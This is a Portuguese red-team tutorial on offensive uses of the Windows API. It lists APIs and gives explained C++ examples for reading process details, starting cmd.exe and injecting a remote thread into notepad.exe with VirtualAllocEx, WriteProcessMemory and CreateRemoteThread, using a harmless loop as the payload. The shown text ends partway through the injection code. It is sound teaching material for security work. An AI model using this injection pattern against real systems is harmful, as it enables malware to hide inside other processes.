Windows API for Red Team #102

Author

Joas Antonio dos Santos

https://www.linkedin.com/in/joas-antonio-dos-santos/

TABELA DE CONTEÚDO

01 WINDOWS API ESSENCIAIS

04 MANIPULAÇÃO DE PROCESSOS E THREADS

19 CRIANDO UM SIMPLES SHELLCODE RUNNER

ESCRITO POR JOAS A SANTOS

WINDOWS API ESSENCIAIS

INTRODUÇÃO

API do Windows, conhecida também como Windows API ou WinAPI, é um conjunto de interfaces de programação de aplicações (APIs) disponibilizadas pela Microsoft para permitir a interação entre programas e o sistema operacional Windows. Essas APIs fornecem funções que permitem aos desenvolvedores manipular componentes do sistema operacional, como janelas, arquivos, processos, gráficos, redes, entre outros. No contexto mais ofensivo, existem algumas APIs que são úteis para manipular o sistema operacional, realizar a evasão de mecanismos de segurança e até uma forma de injetar comandos em áreas que não são facilmente acessadas.

Essas APIs permitem desde a manipulação de tokens de segurança até a interação com processos e módulos do sistema. Vamos conhecer algumas delas:

APIs de Segurança e Tokens:

AdjustTokenPrivileges: Ajusta os privilégios no token de acesso de um processo. Fundamental para elevar privilégios e realizar ataques de escalação.

GetTokenInformation: Obtém informações de um token de acesso, como níveis de privilégio e o proprietário do token. Usado para análise de segurança e auditoria.

OpenProcessToken: Abre o token de acesso associado a um processo, permitindo a manipulação de privilégios e a obtenção de informações de segurança.

LookupPrivilegeValue: Recupera o identificador único local (LUID) que representa um privilégio especificado no sistema local. Essencial para modificar privilégios de tokens de acesso.

LookupAccountSid: Recebe um identificador de segurança (SID) e recupera o nome da conta e do domínio associados. Importante para análise forense e mapeamento de acessos.

Manipulação de Processos e Memória

ESCRITO POR JOAS A SANTOS

CreateToolhelp32Snapshot: Cria um snapshot dos processos especificados, bem como dos heaps, módulos e threads usados por esses processos. Útil para análise e monitoramento de aplicações.

Toolhelp32ReadProcessMemory: Copia a memória alocada em outro processo para um buffer fornecido pela aplicação. Utilizada para leitura de dados de processos para análise ou modificação.

WriteProcessMemory: Escreve dados em uma área de memória de um processo especificado. Essencial para técnicas de injeção de código.

ReadProcessMemory: Permite a leitura de áreas específicas da memória de um processo externo. É uma das ferramentas mais utilizadas para análise de malware e injeção de código, pois permite que um processo obtenha dados diretamente do espaço de memória de outro processo, crucial para a análise de comportamento de aplicações e detecção de anomalias.

VirtualAlloc: Parte da família de funções que gerenciam a memória virtual. Permite a alocação de espaço de memória dentro do espaço de endereçamento virtual de um processo. É amplamente utilizada para criar espaço para injeção de código malicioso ou para a expansão de buffers necessários durante a execução de operações complexas.

APIs de Gerenciamento de Módulos e Sistemas

GetModuleFilename: Retorna o caminho completo do módulo executável de um processo. Útil para identificação e análise de módulos carregados.

ShellExecuteEx: Executa operações baseadas em arquivos como abrir, imprimir, ou editar, uma maneira de iniciar aplicações ou abrir documentos, podendo ser usada para executar software malicioso de forma indireta.

WTSEnumerateProcessesEx: Recupera informações sobre os processos ativos em um servidor de sessão de desktop remoto. Utilizada para monitoramento e análise de sessões remotas.

WTSFreeMemoryEx: Libera memória que contém estruturas alocadas por uma função de Serviços de Desktop Remoto, importante para gerenciamento eficiente de memória em aplicações que interagem com serviços remotos.

APIs de Conversão e Identificação

ConvertSidToStringSidA: Converte um SID (Identificador de Segurança) para o formato de string, facilitando a visualização, armazenamento ou transmissão.

APIs de Contexto de Processo

GetCurrentProcess: Recupera um pseudo-handle para o processo atual. Muito usados em operações que requerem referência ao próprio processo.

Essa são apenas algumas das APIs que profissionais de segurança ofensiva utilizam, sem contar outras que não são mapeadas por soluções de segurança, que podem realizar a mesma tarefa que algumas mais conhecidas.

MalAPI

MalAPI.io é um projeto inovador criado por um pesquisador de segurança conhecido como mr.d0x. O objetivo principal deste projeto é catalogar amostras de malware do Windows com base nas chamadas de API que o código malicioso utiliza. Isso oferece uma perspectiva diferente sobre o código malicioso, focando em como ele funciona em vez de apenas analisar o malware através de engenharia reversa tradicional.

Essa abordagem permite que pesquisadores de segurança e testadores de penetração compreendam melhor as funcionalidades das APIs do Windows do ponto de vista da segurança. O site também fornece uma funcionalidade chamada "mapping mode", que permite aos usuários destacar as APIs usadas pelo malware e exportar essas informações em formato de tabela. Esse recurso pode ser particularmente útil para desenvolver melhores defesas e regras de detecção para antivírus e soluções de resposta a endpoints (EDR).

Link: https://malapi.io/

MANIPULAÇÃO DE PROCESSOS E THREADS

INTRODUÇÃO

A manipulação de processos e threads é uma faceta essencial do desenvolvimento de software e segurança cibernética em sistemas operacionais Windows. No Windows, as APIs de processos e threads permitem que os desenvolvedores controlem e gerenciem a execução de código no nível mais granular. Essas APIs fornecem funcionalidades cruciais para criar, gerenciar, sincronizar e terminar processos e threads, que são as unidades básicas de execução dentro de um sistema operacional.

Quando um software é executado no Windows, ele é iniciado como um processo que pode conter um ou mais threads. Cada thread executa parte do código do programa em seu próprio contexto de execução, permitindo que múltiplas operações ocorram simultaneamente dentro do mesmo processo. As APIs que gerenciam esses processos e threads são vitais não apenas para otimizar o desempenho e a eficiência dos aplicativos, mas também são frequentemente exploradas em técnicas de segurança ofensiva para realizar injeção de código, escalonamento de privilégios, e outras formas de manipulação de processo.

O Que São Processos e Threads?

Um **processo** é uma instância de um programa em execução que contém seu próprio espaço de endereço virtual isolado, código, dados e outros recursos do sistema. Cada processo no Windows opera dentro de seu próprio contexto, garantindo que os processos não interfiram uns com os outros sem permissões apropriadas.

Um **thread** é uma entidade dentro de um processo que pode ser programada para execução. Ele é a unidade básica de execução utilizada pelo sistema operacional para executar o programa. Um processo pode conter vários threads que compartilham o mesmo espaço de memória e recursos do sistema, mas podem ser executados independentemente uns dos outros para realizar tarefas múltiplas simultaneamente.

Técnicas de Manipulação de Processos e Threads

ESCRITO POR JOAS A SANTOS

- **Criação e Terminação de Processos**: Usando APIs como **CreateProcess**, **TerminateProcess**, manipuladores podem iniciar ou encerrar processos, uma tática essencial em muitos tipos de software malicioso.

- **Manipulação de Threads**: Funções como **CreateThread** e **SuspendThread** permitem a execução de código em contextos de threads separados, possibilitando a execução de tarefas sem interromper o processo principal.

- **Injeção de Código**: Técnicas de injeção, como a injeção de DLLs ou injeção de código via **WriteProcessMemory**, permitem a execução de código arbitrário dentro do espaço de memória de outro processo.

- **Elevação de Privilégios**: Manipulando tokens de acesso através de funções como **OpenProcessToken** e **AdjustTokenPrivileges**, atacantes podem adquirir privilégios mais elevados.

Vamos ver alguns exemplos na prática de Manipulação de Threads e Processos.

Neste caso, vamos ler informações de um processo pelo PID usando as APIs do Windows. Aqui está um exemplo de como você pode fazer isso em C++:

1. Ler informações de um processo pelo PID

Para ler informações de um processo utilizando seu Process ID (PID), utilizaremos as funções **OpenProcess** e **GetProcessImageFileNameA**.



Figura 1 – Crie um projeto



Figura 2 – Selecione um template chamado Console APP C++



Figura 3 – Defina um nome para o seu projeto

```
#include <windows.h>
#include <iostream>
#include <psapi.h>
#include <tchar.h>

void PrintDetailedProcessInfo(DWORD processID) {
    HANDLE hProcess = OpenProcess(PROCESS_QUERY_INFORMATION |
PROCESS_VM_READ, FALSE, processID);
    if (hProcess == NULL) {
        std::cerr << "Failed to open process with PID: " << processID <<
". Error: " << GetLastError() << std::endl;
        return;

    }
```

Este código tenta abrir um processo no Windows usando o ID do processo (PID). A função OpenProcess é chamada com permissões para consultar informações e ler a memória do processo. Se a função falhar (ou seja, retornar NULL), ele imprime uma mensagem de erro mostrando o PID e o código de erro específico. Essa mensagem ajuda a identificar por que não foi possível acessar o processo. Se o handle for obtido com sucesso, ele será usado para operações subsequentes no processo, como ler dados ou consultar informações. Se falhar, a função encerra prematuramente.

```
    TCHAR processPath[MAX_PATH];
    if (GetModuleFileNameEx(hProcess, NULL, processPath, MAX_PATH) == 0)
{
        std::cerr << "Failed to get process path for PID: " << processID
<< ". Error: " << GetLastError() << std::endl;
    }
    else {
        std::wcout << "Process ID: " << processID << ". Executable Path:
" << processPath << std::endl;
```

```
    }
```

Este código tenta obter o caminho do arquivo executável de um processo usando **GetModuleFileNameEx**. Primeiro, define **processPath** para armazenar o caminho, usando o tamanho máximo permitido, **MAX_PATH**. A função tenta preencher esse array com o caminho do executável do processo. Se falhar (retorna 0), imprime uma mensagem de erro com o código de erro obtido por **GetLastError()**. Se tiver sucesso, exibe o PID do processo e o caminho do executável.

```
    // Obtendo informações de memória do processo
    PROCESS_MEMORY_COUNTERS pmc;
    if (GetProcessMemoryInfo(hProcess, &pmc, sizeof(pmc))) {
        std::cout << "Memory Usage: " << pmc.WorkingSetSize << " bytes"
<< std::endl;
    }

    // Obtendo informações de tempo de CPU utilizado pelo processo
    FILETIME ftCreation, ftExit, ftKernel, ftUser;
    if (GetProcessTimes(hProcess, &ftCreation, &ftExit, &ftKernel,
&ftUser)) {
        // Convertendo FILETIME para ULARGE_INTEGER para cálculo
        ULARGE_INTEGER liKernel, liUser;
        liKernel.LowPart = ftKernel.dwLowDateTime;
        liKernel.HighPart = ftKernel.dwHighDateTime;
        liUser.LowPart = ftUser.dwLowDateTime;
        liUser.HighPart = ftUser.dwHighDateTime;
        std::cout << "Kernel Time: " << liKernel.QuadPart / 10000 << "
ms" << std::endl;
        std::cout << "User Time: " << liUser.QuadPart / 10000 << " ms"
<< std::endl;
    }

    CloseHandle(hProcess);

}
```

Este código busca informações detalhadas sobre o uso de memória e CPU de um processo específico.

- **Memória**: Utiliza a função **GetProcessMemoryInfo** para obter métricas de memória do processo, como o tamanho do conjunto de trabalho (quantidade de memória física em uso). Se a função for bem-sucedida, ele imprime o uso de memória em bytes.

- **Tempo de CPU**: Com **GetProcessTimes**, ele extrai os tempos de CPU relacionados ao processo, incluindo o tempo gasto no modo kernel e usuário. Esses tempos são fornecidos em **FILETIME**, que é convertido para milissegundos para facilitar a compreensão.

Após coletar essas informações, o código finaliza fechando o handle do processo com **CloseHandle**, liberando recursos associados.

```
int main() {
    DWORD pid;
    std::cout << "Enter the PID of the process: ";
```

```
    std::cin >> pid;
    PrintDetailedProcessInfo(pid);
    return 0;

}
```

Este código é a função principal que pede ao usuário para digitar o ID de um processo (PID). Após receber o PID, ele chama a função **PrintDetailedProcessInfo** para exibir informações detalhadas sobre esse processo. Depois, o programa termina e retorna 0, indicando que executou sem erros.

Código completo

```
#include <windows.h>
#include <iostream>
#include <psapi.h>
#include <tchar.h>

void PrintDetailedProcessInfo(DWORD processID) {
    HANDLE hProcess = OpenProcess(PROCESS_QUERY_INFORMATION |
PROCESS_VM_READ, FALSE, processID);
    if (hProcess == NULL) {
        std::cerr << "Failed to open process with PID: " << processID <<
". Error: " << GetLastError() << std::endl;
        return;
    }

    // Obtendo o nome do arquivo executável do processo
    TCHAR processPath[MAX_PATH];
    if (GetModuleFileNameEx(hProcess, NULL, processPath, MAX_PATH) == 0)
{
        std::cerr << "Failed to get process path for PID: " << processID
<< ". Error: " << GetLastError() << std::endl;
    }
    else {
        std::wcout << "Process ID: " << processID << ". Executable Path:
" << processPath << std::endl;
    }

    // Obtendo informações de memória do processo
    PROCESS_MEMORY_COUNTERS pmc;
    if (GetProcessMemoryInfo(hProcess, &pmc, sizeof(pmc))) {
        std::cout << "Memory Usage: " << pmc.WorkingSetSize << " bytes"
<< std::endl;
    }

    // Obtendo informações de tempo de CPU utilizado pelo processo
    FILETIME ftCreation, ftExit, ftKernel, ftUser;
    if (GetProcessTimes(hProcess, &ftCreation, &ftExit, &ftKernel,
&ftUser)) {
        // Convertendo FILETIME para ULARGE_INTEGER para cálculo
        ULARGE_INTEGER liKernel, liUser;
        liKernel.LowPart = ftKernel.dwLowDateTime;
        liKernel.HighPart = ftKernel.dwHighDateTime;
        liUser.LowPart = ftUser.dwLowDateTime;
        liUser.HighPart = ftUser.dwHighDateTime;
        std::cout << "Kernel Time: " << liKernel.QuadPart / 10000 << "
ms" << std::endl;
```

```
        std::cout << "User Time: " << liUser.QuadPart / 10000 << " ms"
<< std::endl;
    }

    CloseHandle(hProcess);
}

int main() {
    DWORD pid;
    std::cout << "Enter the PID of the process: ";
    std::cin >> pid;
    PrintDetailedProcessInfo(pid);
    return 0;
}
```

Este código assume que você possui o PID e deseja obter o nome do executável, coletar informações adicionais como o uso de memória, prioridade de base, e tempo de CPU utilizado pelo processo.

```
C:\Users\Operator\Desktop\Scripts\WIndows API 101>"C:\Users\Operator\Desktop\Scripts\Windows API 102\ReadProcess\x64\Debug\ReadProcess.exe"
Enter the PID of the process: 60
Process ID: 60. Executable Path: C:\Windows\System32\cmd.exe
Memory Usage: 3911680 bytes
Kernel Time: 15 ms
User Time: 0 ms

C:\Users\Operator\Desktop\Scripts\WIndows API 101>
```

Figura 4 – Resultado da execução do código

Essas são apenas algumas informações que posso coletar de um processo, você pode adaptar o código acima para extrair mais informações.

2. Ler informações de um processo pelo Nome

Para usar o nome do processo em vez do PID, você pode iterar sobre todos os processos ativos na máquina, comparar os nomes dos executáveis e chamar a função **PrintProcessInfo** quando encontrar uma correspondência. Agora é só modificar a função para aceitar o nome do processo e realizar a verificação por nome.

```
#include <windows.h>
#include <iostream>
#include <psapi.h>
#include <tchar.h>

void PrintProcessInfo(const TCHAR* processName) {
    DWORD processes[1024], needed, cProcesses;
    unsigned int i;

    if (!EnumProcesses(processes, sizeof(processes), &needed)) {
        std::cerr << "Failed to enumerate processes." << std::endl;
        return;

    }
```

Este código lista todos os processos ativos no sistema. Ele usa a função EnumProcesses para preencher um array com os IDs dos processos. Se a função falhar, ele exibe uma mensagem de erro indicando que não foi possível enumerar os processos.

```
    cProcesses = needed / sizeof(DWORD);

    for (i = 0; i < cProcesses; i++) {
        if (processes[i] != 0) {
            HANDLE hProcess = OpenProcess(PROCESS_QUERY_INFORMATION |
PROCESS_VM_READ, FALSE, processes[i]);
            if (hProcess != NULL) {
                TCHAR szProcessName[MAX_PATH] = TEXT("<unknown>");

                // Ensure we get the full path and check it
                DWORD pathSize = GetModuleFileNameEx(hProcess, NULL,
szProcessName, MAX_PATH);
                if (pathSize == 0) {
                    std::cerr << "Error getting process name for PID "
<< processes[i] << ": " << GetLastError() << std::endl;
                }
                else {
                    // Check if the base name matches
                    TCHAR* baseName = _tcsrchr(szProcessName, '\\');
                    baseName = (baseName) ? baseName + 1 :
szProcessName;

                    if (_tcsicmp(baseName, processName) == 0) {
                        // Print details if matched
                        std::wcout << "Process found! Name: " <<
baseName << ", PID: " << processes[i] << std::endl;
                        CloseHandle(hProcess);
                        return;
                    }
                }
                CloseHandle(hProcess);
            }
        }
    }

    std::wcout << "Process '" << processName << "' not found." <<
std::endl;

}
```

Este código percorre a lista de processos ativos, obtida anteriormente, e tenta abrir cada processo para acessar suas informações. Utiliza **OpenProcess** com permissões para consultar informações e ler a memória do processo. Se conseguir abrir o processo, tenta obter o caminho completo do arquivo executável usando **GetModuleFileNameEx**. Se falhar, mostra um erro; se conseguir, verifica se o nome base do arquivo corresponde ao nome fornecido pelo usuário. Isso é feito separando o nome base do caminho completo. Se encontrar uma correspondência, imprime os detalhes do processo e finaliza a busca. Se não encontrar o processo especificado após verificar todos, exibe uma mensagem informando que o processo não foi encontrado.

```
int main() {
    TCHAR processName[MAX_PATH];
    std::wcout << "Enter the name of the process (e.g., 'notepad.exe'):
";
    std::wcin >> processName;
    PrintProcessInfo(processName);
    return 0;

}
```

Este código é a função principal que pede ao usuário para inserir o nome de um processo. Depois de obter esse nome, ele chama a função **PrintProcessInfo** para buscar e exibir informações sobre o processo. Se encontrar, mostra detalhes; se não, informa que não foi encontrado. O programa termina retornando 0, indicando que foi executado sem erros.

Código completo

```
#include <windows.h>
#include <iostream>
#include <psapi.h>
#include <tchar.h>

void PrintProcessInfo(const TCHAR* processName) {
    DWORD processes[1024], needed, cProcesses;
    unsigned int i;

    if (!EnumProcesses(processes, sizeof(processes), &needed)) {
        std::cerr << "Failed to enumerate processes." << std::endl;
        return;
    }

    cProcesses = needed / sizeof(DWORD);

    for (i = 0; i < cProcesses; i++) {
        if (processes[i] != 0) {
            HANDLE hProcess = OpenProcess(PROCESS_QUERY_INFORMATION |
PROCESS_VM_READ, FALSE, processes[i]);
            if (hProcess != NULL) {
                TCHAR szProcessName[MAX_PATH] = TEXT("<unknown>");

                // Ensure we get the full path and check it
                DWORD pathSize = GetModuleFileNameEx(hProcess, NULL,
szProcessName, MAX_PATH);
                if (pathSize == 0) {
                    std::cerr << "Error getting process name for PID "
<< processes[i] << ": " << GetLastError() << std::endl;
                }
                else {
                    // Check if the base name matches
                    TCHAR* baseName = _tcsrchr(szProcessName, '\\');
                    baseName = (baseName) ? baseName + 1 :
szProcessName;

                    if (_tcsicmp(baseName, processName) == 0) {
                        // Print details if matched
                        std::wcout << "Process found! Name: " <<
baseName << ", PID: " << processes[i] << std::endl;
```

```
                        CloseHandle(hProcess);
                        return;
                    }
                }
                CloseHandle(hProcess);
            }
        }
    }

    std::wcout << "Process '" << processName << "' not found." <<
std::endl;
}

int main() {
    TCHAR processName[MAX_PATH];
    std::wcout << "Enter the name of the process (e.g., 'notepad.exe'):
";
    std::wcin >> processName;
    PrintProcessInfo(processName);
    return 0;
}
```

Este código utiliza o nome do processo para coletar informações básicas

```
C:\Users\Operator\Desktop\Scripts\WIndows API 101>"C:\Users\Operator\Desktop\Scripts\Windows API 102\ReadProcess\x64\Debug\ReadProcess.exe"
Enter the name of the process (e.g., 'notepad.exe'): notepad.exe
Process found! Name: notepad.exe, PID: 8932

C:\Users\Operator\Desktop\Scripts\WIndows API 101>
```

Figura 5 – Resultado da execução do código

Ao executar o código você obtém informações sobre o PID do processo ou dos processos com mesmo nome

3. Criar um código que eu consiga criar um processo específico pelo nome "cmd.exe"

Para criar um processo específico pelo nome "cmd.exe" em C++, você pode usar a API do Windows chamada **CreateProcessW**. Vamos demonstrar como iniciar o **cmd.exe**.

Código completo

```
#include <windows.h>
#include <iostream>

int main() {
    STARTUPINFO si;
    PROCESS_INFORMATION pi;

    // Zero as estruturas de memória
    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));
```

```
    // Criar buffer modificável para a linha de comando
    WCHAR cmdLine[] = TEXT("cmd.exe");  // Note: Agora é uma array
modificável

    // Criação do processo
    if (!CreateProcess(
        NULL,       // Nome do módulo do programa
        cmdLine,    // Linha de comando modificável
        NULL,       // Atributos de segurança do processo
        NULL,       // Atributos de segurança da thread
        FALSE,      // Herança de handles
        0,          // Flags de criação
        NULL,       // Ambiente
        NULL,       // Diretório atual
        &si,        // Informações de inicialização
        &pi         // Informações do processo
    )) {
        std::wcerr << L"CreateProcess failed (" << GetLastError() <<
L").\n";
        return 1;
    }

    // Aguarda até o processo filho terminar
    WaitForSingleObject(pi.hProcess, INFINITE);

    // Fecha os handles do processo e da thread
    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);

    return 0;

}
```

Esse código executa o cmd.exe e cria um processo, enquanto você não fechar o cmd.exe ele não mata o processo.



Figura 6 – Resultado da execução do código

Usando o executar do Windows, eu coloco o caminho do código compilado para abrir um cmd.exe

4 – Criando uma Thread dentro de um processo

Para criar uma thread dentro de um processo externo como o **notepad.exe** usando C++, você vai utilizar algumas APIs como **OpenProcess**, **VirtualAllocEx**, **WriteProcessMemory**, e **CreateRemoteThread**.

```
#include <windows.h>
#include <iostream>
#include <tlhelp32.h>

DWORD FindProcessId(const std::wstring& processName) {
    PROCESSENTRY32 processInfo;
    processInfo.dwSize = sizeof(processInfo);

    HANDLE processesSnapshot =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
    if (processesSnapshot == INVALID_HANDLE_VALUE)
        return 0;

    Process32First(processesSnapshot, &processInfo);
    if (!processName.compare(processInfo.szExeFile)) {
        CloseHandle(processesSnapshot);
        return processInfo.th32ProcessID;
    }

    while (Process32Next(processesSnapshot, &processInfo)) {
        if (!processName.compare(processInfo.szExeFile)) {
            CloseHandle(processesSnapshot);
            return processInfo.th32ProcessID;
        }
    }

    CloseHandle(processesSnapshot);
    return 0;

}
```

O código começa com a função **FindProcessId**, que busca o ID de processo do Notepad. Ele tira um snapshot de todos os processos em execução no sistema usando **CreateToolhelp32Snapshot** e itera sobre eles com **Process32First** e **Process32Next**. Ao encontrar um processo cujo nome corresponde a "notepad.exe", retorna o PID desse processo.

```
BOOL InjectThreadIntoProcess(DWORD pid) {
    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if (hProcess == NULL) {
        std::cerr << "OpenProcess failed: " << GetLastError() <<
std::endl;
        return FALSE;
    }

    // Dummy function for demonstration
    LPVOID pRemoteCode = VirtualAllocEx(hProcess, NULL, 4096,
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (pRemoteCode == NULL) {
        std::cerr << "VirtualAllocEx failed: " << GetLastError() <<
std::endl;
        CloseHandle(hProcess);
        return FALSE;
    }
```

```
    // Write the "thread function" into the remote process
    // For demonstration, it's just an infinite loop
    char code[] = { 0xEB, 0xFE }; // Infinite loop in machine code (JMP
SHORT 0)
    if (!WriteProcessMemory(hProcess, pRemoteCode, code, sizeof(code),
NULL)) {
        std::cerr << "WriteProcessMemory failed: " << GetLastError() <<
std::endl;
        VirtualFreeEx(hProcess, pRemoteCode, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return FALSE;
    }

    // Create the remote thread
    HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)pRemoteCode, NULL, 0, NULL);
    if (hThread == NULL) {
        std::cerr << "CreateRemoteThread failed: " << GetLastError() <<
std::endl;
        VirtualFreeEx(hProcess, pRemoteCode, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return FALSE;
    }

    std::cout << "Thread created in process successfully!" << std::endl;
    CloseHandle(hThread);
    CloseHandle(hProcess);
    return TRUE;
}
```

A função **InjectThreadIntoProcess** recebe o PID do Notepad e realiza várias operações para criar uma nova thread dentro dele:

Abrir o Processo: Usa **OpenProcess** para obter um handle com acesso total ao processo do Notepad.

Alocar Memória: **VirtualAllocEx** é usada para reservar espaço na memória do processo Notepad. Este espaço é onde o código da nova thread será colocado.

Escrever o Código: **WriteProcessMemory** escreve um pequeno fragmento de código de máquina (um loop infinito) na memória alocada. Este código é extremamente simples e apenas mantém a thread em execução indefinidamente.

Criar a Thread Remota: **CreateRemoteThread** é chamada para iniciar uma nova thread no Notepad que executa o código de loop infinito.

```
int main() {
    std::wstring notepad = L"notepad.exe";
    DWORD pid = FindProcessId(notepad);

    if (pid == 0) {
        std::cerr << "Notepad.exe not found running." << std::endl;
        return 1;
    }

    if (!InjectThreadIntoProcess(pid)) {
        return 1;
```

```
    }

    return 0;
}
```

A função **main** é bastante simples. Ela chama **FindProcessId** para obter o PID do Notepad e, se bem-sucedida, chama **InjectThreadIntoProcess** para injetar a thread. Se alguma dessas operações falhar, o programa exibe uma mensagem de erro e termina.

Código Completo:

```
#include <windows.h>
#include <iostream>
#include <tlhelp32.h>

DWORD FindProcessId(const std::wstring& processName) {
    PROCESSENTRY32 processInfo;
    processInfo.dwSize = sizeof(processInfo);

    HANDLE processesSnapshot =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
    if (processesSnapshot == INVALID_HANDLE_VALUE)
        return 0;

    Process32First(processesSnapshot, &processInfo);
    if (!processName.compare(processInfo.szExeFile)) {
        CloseHandle(processesSnapshot);
        return processInfo.th32ProcessID;
    }

    while (Process32Next(processesSnapshot, &processInfo)) {
        if (!processName.compare(processInfo.szExeFile)) {
            CloseHandle(processesSnapshot);
            return processInfo.th32ProcessID;
        }
    }

    CloseHandle(processesSnapshot);
    return 0;
}

BOOL InjectThreadIntoProcess(DWORD pid) {
    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if (hProcess == NULL) {
        std::cerr << "OpenProcess failed: " << GetLastError() <<
std::endl;
        return FALSE;
    }

